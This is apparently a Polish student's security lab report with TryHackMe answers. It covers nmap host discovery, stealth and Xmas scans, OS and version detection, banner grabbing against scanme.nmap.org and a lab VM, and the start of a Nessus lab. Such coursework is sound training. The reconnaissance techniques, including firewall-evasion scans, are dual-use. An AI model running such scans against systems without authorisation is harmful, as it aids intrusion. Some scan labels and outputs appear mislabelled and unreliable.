72.52.192.240
 - 4.14. W oparciu o domeny, które mają ten sam adres IP, jakiego rodzaju usługi hostingowej używa właściciel domeny? shared
 - 4.15. Kiedy strona została po raz pierwszy przechwycona przez archiwum internetowe? (format MM/DD/RR) 06/01/97
 - 4.16. Jakie jest pierwsze zdanie pierwszego akapitu z ostatniego schwytnania w 2001 roku? After years of great online gaming, it's time to say good-bye.

- 4.17. Korzystając ze swoich umiejętności wyszukiwania, jak nazwała się firma odpowiedzialna za oryginalną wersję strony? SegaSoft
- 4.18. Zacytuj pierwszy nagłówek witryny w ostatnim zapisie z 2010 roku? Heat.net — Heating and Cooling
- 4.19. Ile linków wewnętrznych znajduje się w tekście artykułu? 5
- 4.20. Ile linków zewnętrznych znajduje się w tekście artykułu? 1
- 4.21. Witryna w jedynym zewnętrznym linku artykułu (to nie jest reklama) purchase.org
- 4.22. Spróbuj znaleźć kod Google Analytics powiązany z witryną - UA-251372-24
- 4.23. Czy kod Google Analytics jest używany w innej witrynie? nie
- 4.24. Czy link do tej witryny zawiera jakieś oczywiste kody partnerskie? nie
- 4.25. Użyj narzędzia z Zadania 4, aby potwierdzić powiązanie między dwiema stronami. Liquid Web, L.L.C

Lab 3 - Skanowanie portów i podatności

Zadanie 1



Rys. 6. Uruchomiony Wireshark oraz wykonane skany za pomocą nmapa.


Skanowanie z flagą -sn oznacza, że pomijane jest skanowanie portów. Aktywność hosta oceniana jest na podstawie tego, czy porty 80 oraz 443 są otwarte. Są to odpowiednio porty używane przez protokół http oraz HTTPS i są najczęściej używanymi w skanowanych serwerach.


Skanowanie z flagą -Pn oznacza, że program nmap uznaje skanowanego hosta jako aktywnego i bez sprawdzania aktywności hosta, wykonuje skanowanie portów.

Zadanie 2

Rys. 7. Uruchomiony Wireshark oraz wykonane skan na port 80 z flagą -sS.

Gdy host atakowany odpowiada flagami SYN, ACK, oznacza to, że TCP Handshake może






być zrealizowany, czyli port jest otwarty.


Rys. 8. Uruchomiony Wireshark oraz wykonane skan na port 80 z flagą -sT.

Host skanujący przeprowadza pełny TCP Handshake, po czym wysyła flagi RST oraz ACK, aby przerwać ustanowione połączenie. TCP Handshake przeprowadzany jest, gdy port jest otwarty. W przeciwnym wypadku, host atakowany odpowiedziałby flagą RST.

Zadanie 3




Rys. 9. Uruchomiony Wireshark oraz wykonane skan na port 80 z flagą -sN - TCP NULL. Jak można zaobserwować wysyłany jest pakiet z nagłówkiem TCP ustawionym na 0. Polega on na stwierdzeniu czy port jest zamknięty wtedy odpowiedzią byłaby obsłużona przez RST, jeśli takiej odpowiedzi nie otrzymamy oznacza to, że port jest otwarty/filtrowany.



Rys. 10. Uruchomiony Wireshark oraz wykonane skan na port 80 z flagą -sT - TCP FIN.

To skanowanie różni się tylko tym, że zamiast wysyłania pustego nagłówka TCP jest on wysyłany z pakietem FIN.



Rys. 11. Uruchomiony Wireshark oraz wykonane skan na port 80 z flagą -sX - XMAS SCAN.

Polega na tej samej zasadzie co poprzednie tylko w nagłówku TCP wysyła pakiety FIN, PSH i URG

Zadanie 4

```
(cichowlasp@cichowlasp)-[~] $ sudo nmap -Pn -O -v scanme.nmap.org
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-30 00:40 CEST
Initiating Parallel DNS resolution of 1 host. at 00:40
Completed Parallel DNS resolution of 1 host. at 00:41, 11.04s elapsed
Initiating SYN Stealth Scan at 00:41
Scanning scanme.nmap.org (45.33.32.156) [1000 ports]
Active Machine: scanme.nmap.org (45.33.32.156)
Scanning 10.10.245.19 [1000 ports]
IP Address
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp   filtered  smtp
80/tcp    open  http
9929/tcp  open  nping-echo
31337/tcp open  Elite
Aggressive OS guesses: Linux 2.6.32 (88%), Linux 2.6.32 or 3.10 (88%), Linux 2.6.39 (88%), Linux 3.10 - 3.12 (88%), Linux 3.5 (88%), Linux 4.4 (88%), Synology DiskStation Manager 5.1 (88%), WatchGuard Fireware 11.8 (88%), Linux 2.6.35 (87%), Linux 4.9 (87%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 13.700 days (since Thu Mar 16 06:53:10 2023)
Network Distance: 20 hops
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: All zeros

Read data files from: /usr/bin/../share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.97 seconds
Raw packets sent: 1086 (49.692KB) | Rcvd: 1043 (43.116KB)

(cichowlasp@cichowlasp)-[~]

$ sudo nmap -Pn -O -v 10.10.245.19
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-30 00:40 CEST
Initiating Parallel DNS resolution of 1 host. at 00:40
Completed Parallel DNS resolution of 1 host. at 00:40, 11.01s elapsed
Initiating SYN Stealth Scan at 00:40
Scanning 10.10.245.19 [1000 ports]
IP Address
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp   filtered  smtp
80/tcp    open  http
9929/tcp  open  nping-echo
31337/tcp open  Elite
Aggressive OS guesses: AVTech embedded (87%), Microsoft Windows XP (85%) OS CPE: cpe:/o:microsoft:windows_xp::sp3
Aggressive OS guesses: AVTech Room Alert 26W environmental monitor (87%), Microsoft Windows XP SP3 (85%)
No exact OS matches for host (test conditions non-ideal).
TCP Sequence Prediction: Difficulty=257 (Good luck!)
IP ID Sequence Generation: Incremental

Read data files from: /usr/bin/../share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.09 seconds
Raw packets sent: 2084 (96.832KB) | Rcvd: 22 (1.064KB)

(cichowlasp@cichowlasp)-[~]
```

Rys. 12. Rozpoznanie wersji systemu operacyjnego za pomocą polecenia “nmap -Pn -O -v”
Jak możemy zaobserwować w przypadku adresu scanme.nmap.org system operacyjnym jest Linux jego wersje i prawdopodobieństwa są widoczne na Rys. 12. W przypadku maszyny wirtualnej z TryHackMe systemem operacyjnym jest Windows XP SP3.

Zadanie 5

```
(cichowlasp@cichowlasp)-[~] $ nmap -F -sV scanme.nmap.org
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-30 00:45 CEST
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.22s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18
bb2f
Not shown: 97 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
25/tcp   filtered  smtp
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.97 seconds

(cichowlasp@cichowlasp)-[~]

$ Task 1 Deploy

Press the green button to deploy the challenge
```

Rys. 13. Skan 100 najbardziej znanych portów z flagą -sV i bez dla scanme.nmap.org.

```

(cichowlasp@cichowlasp)-[~]
$ nmap -F 10.10.245.19
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-30 00:48 CEST
Nmap scan report for 10.10.245.19
Host is up (0.061s latency).
Not shown: 95 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
53/tcp    open  domain
80/tcp    open  http
135/tcp   open  msrpc
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 13.02 seconds

(cichowlasp@cichowlasp)-[~]
$ 

(cichowlasp@cichowlasp)-[~]
$ nmap -sV 10.10.245.19
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-30 00:48 CEST
Nmap scan report for 10.10.245.19
Host is up (0.061s latency).
Not shown: 95 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpd
53/tcp    open  domain      Simple DNS Plus
80/tcp    open  http         Microsoft IIS httpd 10.0
135/tcp   open  msrpc        Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 25.00 seconds

(cichowlasp@cichowlasp)-[~]
$ 

```

Press the green button to deploy the machine!

Rys. 14. Skan 100 najbardziej znanych portów z flagą -sV i bez dla maszyny TryHackMe.

Jak możemy zaobserwować na Rys.13 oraz Rys.14 skanowanie z flagą -sV zwracam nam dodatkowe informacje odnośnie wersji i oprogramowania które jest używany przez daną usługę. Ustawienie flagi -F (fast) podczas skanowania wskazuje nmapowi aby zeskanował tylko 100 najbardziej popularnych portów domyślnie skanuje ich 1000.

Zadanie 6

Aby otrzymać wersję serwera dla scanme.nmap.org oraz maszyny wirtualne TryHackMe skorzystano z polecenia “nmap -sV --script=http-header -p80 <adres strony/maszyny>”.

The screenshot shows the TryHackMe interface with two tabs: "Active Machine Information" and "Completed".

Active Machine Information:

- IP Address: 10.10.245.19
- Expires: 37m 11s
- Add 1 hour
- Terminate

Completed:

- \$(cichowlasp㉿cichowlasp)-[~]\$ nmap -sV -p80 --script=http-headers scanme.nmap.org
- Starting Nmap 7.93 (https://nmap.org) at 2023-03-30 00:55 CEST
- Nmap scan report for scanme.nmap.org (45.33.32.156)
- Host is up (0.21s latency).
- Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
- PORT STATE SERVICE VERSION
- 80/tcp open http Apache httpd 2.4.7 ((Ubuntu))
- http-headers:
- Date: Wed, 29 Mar 2023 22:56:01 GMT
- Server: Apache/2.4.7 (Ubuntu)
- Accept-Ranges: bytes
- Vary: Accept-Encoding
- Connection: close
- Content-Type: text/html

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 18.05 seconds

Completed:

- \$(cichowlasp㉿cichowlasp)-[~]\$ nmap -sV -p80 --script=http-headers tryhackme.com/recon-for-the-nmap
- Starting Nmap 7.93 (https://nmap.org) at 2023-03-30 00:55 CEST
- Nmap scan report for tryhackme.com (45.33.32.156)
- Host is up (0.21s latency).
- Other addresses for tryhackme.com (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
- PORT STATE SERVICE VERSION
- 80/tcp open http Microsoft IIS httpd 10.0 ((tryhackme.com/recon-for-the-nmap))
- http-headers:
- Content-Length: 703
- Content-Type: text/html
- Last-Modified: Thu, 05 Nov 2020 01:34:35 GMT
- Accept-Ranges: bytes
- ETag: "67d079d113b3d61:0"
- Server: Microsoft-IIS/10.0
- Date: Wed, 29 Mar 2023 22:55:19 GMT
- Connection: close

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 18.05 seconds

Rys. 15. Przeprowadzenie banner grabbing na porcie 80 z użyciem metody HEAD dla maszyny TryHackMe oraz scanme.nmap.org

Jak możemy zaobserwować na Rys.15 dla scanme serwer działa pod Apache w wersji 2.4.7 natomiast w przypadku maszyny TryHackMe na Microsoft-IIS w wersji 10.0.

Zadanie 7

- 7.1 Jakie obiekty sieciowe są używane do kierowania ruchu do odpowiedniej aplikacji na serwerze? porty
- 7.2 Ile z nich jest dostępnych na dowolnym komputerze z obsługą sieci? 65535
- 7.3 Ile z nich uważa się za „dobrze znanych”? (Są to „standardowe” numery wymienione w zadaniu) 1024
- 7.4 Jaki jest pierwszy przełącznik wymieniony w menu pomocy dla „Skanowania synchronizacji” (więcej na ten temat później!)? -sS
- 7.5 Którego przełącznika użyjesz do „skanowania UDP”? -sU
- 7.6 Jeśli chcesz wykryć system operacyjny, na którym działa cel, którego przełącznika byś użył? -O
- 7.7 Nmap udostępnia przełącznik do wykrywania wersji usług działających w systemie docelowym. Co to za przełącznik? -sV
- 7.8 Domyślne dane wyjściowe dostarczane przez nmap często nie dostarczają wystarczającej ilości informacji dla pentestera. Jak byś zwiększył szczegółowość? -v
- 7.9 Pierwszy poziom gadatliwości jest dobry, ale drugi poziom gadatliwości jest lepszy! Jak ustawić poziom gadatliwości na dwa? -vv
- 7.10 Powinniśmy zawsze zapisywać wyniki naszych skanów — oznacza to, że wystarczy uruchomić skanowanie tylko raz (zmniejszając ruch w sieci, a tym samym szansę na wykrycie) i daje nam odniesienie do wykorzystania podczas pisania

raportów dla klientów. Jakiego przełącznika użyjesz, aby zapisać wyniki nmap w trzech głównych formatach? -oA

- 7.11 Jakiego przełącznika użyjesz, aby zapisać wyniki nmap w "normalnym" formacie? -oN
- 7.12 Bardzo przydatny format wyjściowy: jak zapisałbyś wyniki w formacie „grepable”? -oG
- 7.13 Czasami wyniki, które uzyskujemy, nie są wystarczające. Jeśli nie zależy nam na tym, jak głośno jesteśmy, możemy włączyć tryb „agresywny”. Jest to skrótowy przełącznik, który aktywuje wykrywanie usług, wykrywanie systemu operacyjnego, traceroute i wspólne skanowanie skryptów. Jak aktywowałbyś to ustawienie? -A
- 7.14 Nmap oferuje pięć poziomów szablonów „timing”. Są one zasadniczo używane do zwiększenia szybkości skanowania. Bądź jednak ostrożny: wyższe prędkości są głośniejsze i mogą powodować błędy! Jak ustawić szablon czasu na poziom 5? -T5
- 7.15 Możemy również wybrać, które porty do skanowania. Jak można powiedzieć nmapowi, aby skanował tylko port 80? -p 80
- 7.16 Jak powiedziałbyś nmapowi, żeby przeskanował porty 1000-1500? -p 1000-1500
- 7.17 Bardzo przydatna opcja, której nie należy ignorować: Jak kazałbyś nmapowi przeskanować wszystkie porty? -p-
- 7.18 Jak byś aktywował skrypt z biblioteki skryptowej nmap (dużo więcej na ten temat później!)? –script
- 7.19 Który dokument RFC definiuje odpowiednie zachowanie protokołu TCP? RFC 793
- 7.20 Jeśli port jest zamknięty, jaką flagę serwer powinien odesłać, aby to wskazać? RST
- 7.21 Istnieją dwie inne nazwy skanowania SYN, jakie one są? Half-Open, Stealth
- 7.22 Czy Nmap może używać skanowania SYN bez uprawnień Sudo (T/N)? N
- 7.23 Jeśli port UDP nie odpowiada na skanowanie Nmapa, co zostanie oznaczony jako? open|filtered
- 7.24 Kiedy port UDP jest zamknięty, zgodnie z konwencją cel powinien odesłać komunikat „port nieosiągalny”. Którego protokołu miałby do tego użyć? ICMP
- 7.25 Który z trzech pokazanych typów skanowania używa flagi URG? XMAS
- 7.26 Dlaczego powszechnie używane są skany NULL, FIN i Xmas? firewall evasion
- 7.27 Który powszechny system operacyjny może odpowiadać na skanowanie NULL, FIN lub Xmas za pomocą RST dla każdego portu? Microsoft Windows
- 7.28 Jak wykonałbyś ping sweep w sieci 172.16.x.x (Netmask: 255.255.0.0) przy użyciu Nmapa? (notacja CIDR) nmap -sn 172.16.0.0/16
- 7.29 W jakim języku są napisane skrypty NSE? Lua
- 7.30 Która kategoria skryptów byłaby bardzo złym pomysłem do uruchomienia w środowisku produkcyjnym? intrusive
- 7.31 Jaki opcjonalny argument może przyjąć skrypt ftp-anon.nse? maxlist
- 7.32 Wyszukaj skrypty "smb" w katalogu /usr/share/nmap/scripts/ używając jednej z przedstawionych metod. Jaka jest nazwa pliku skryptu, który określa podstawowy system operacyjny serwera SMB? smb-os-discovery.nse
- 7.33 Przeczytaj ten skrypt. Od czego to zależy? smb-brute
- 7.34 Który prosty (i często wykorzystywany) protokół jest często blokowany i wymaga użycia przełącznika -Pn? ICMP

- 7.35 Który przełącznik Nmapa pozwala na dodawanie losowych danych o dowolnej długości na końcu pakietów? --data-length
- 7.38 Czy miejsce docelowe (MACHINE_IP) odpowiada na żądania ICMP (ping) (T/N)? N
- 7.39 Wykonaj skanowanie Xmas na pierwszych 999 portach obiektu docelowego — ile portów jest otwartych lub odfiltrowanych? 999
- 7.40 Jest na to powód – co to jest? Uwaga: odpowiedź pojawi się w wynikach skanowania. Zastanów się dokładnie, jakich przełączników użyć — i przeczytaj wskazówkę, zanim poprosisz o pomoc! no response
- 7.41 Wykonaj skanowanie TCP SYN na pierwszych 5000 portów urządzenia docelowego — ile portów jest otwartych? 5
- 7.43 Wgraj skrypt ftp-anon na maszynę. Czy Nmap może pomyślnie zalogować się do serwera FTP na porcie 21? (T/N) T

Lab 3.2 Nessus

Zadanie 1

- 1.1 Jak nazywa się przycisk, który służy do uruchamiania skanowania? New Scan




- 1.2 Jaka opcja menu bocznego pozwala nam tworzyć niestandardowe szablony? Policies



- 1.3 Jakie menu pozwala nam zmieniać właściwości wtyczki, takie jak ukrywanie ich lub zmiana ich ważności? plugin rules



- 1.4 W sekcji „Szablony skanowania” po kliknięciu „Nowe skanowanie”, jakie skanowanie pozwala nam po prostu zobaczyć, które hosty są żywe? Host discovery



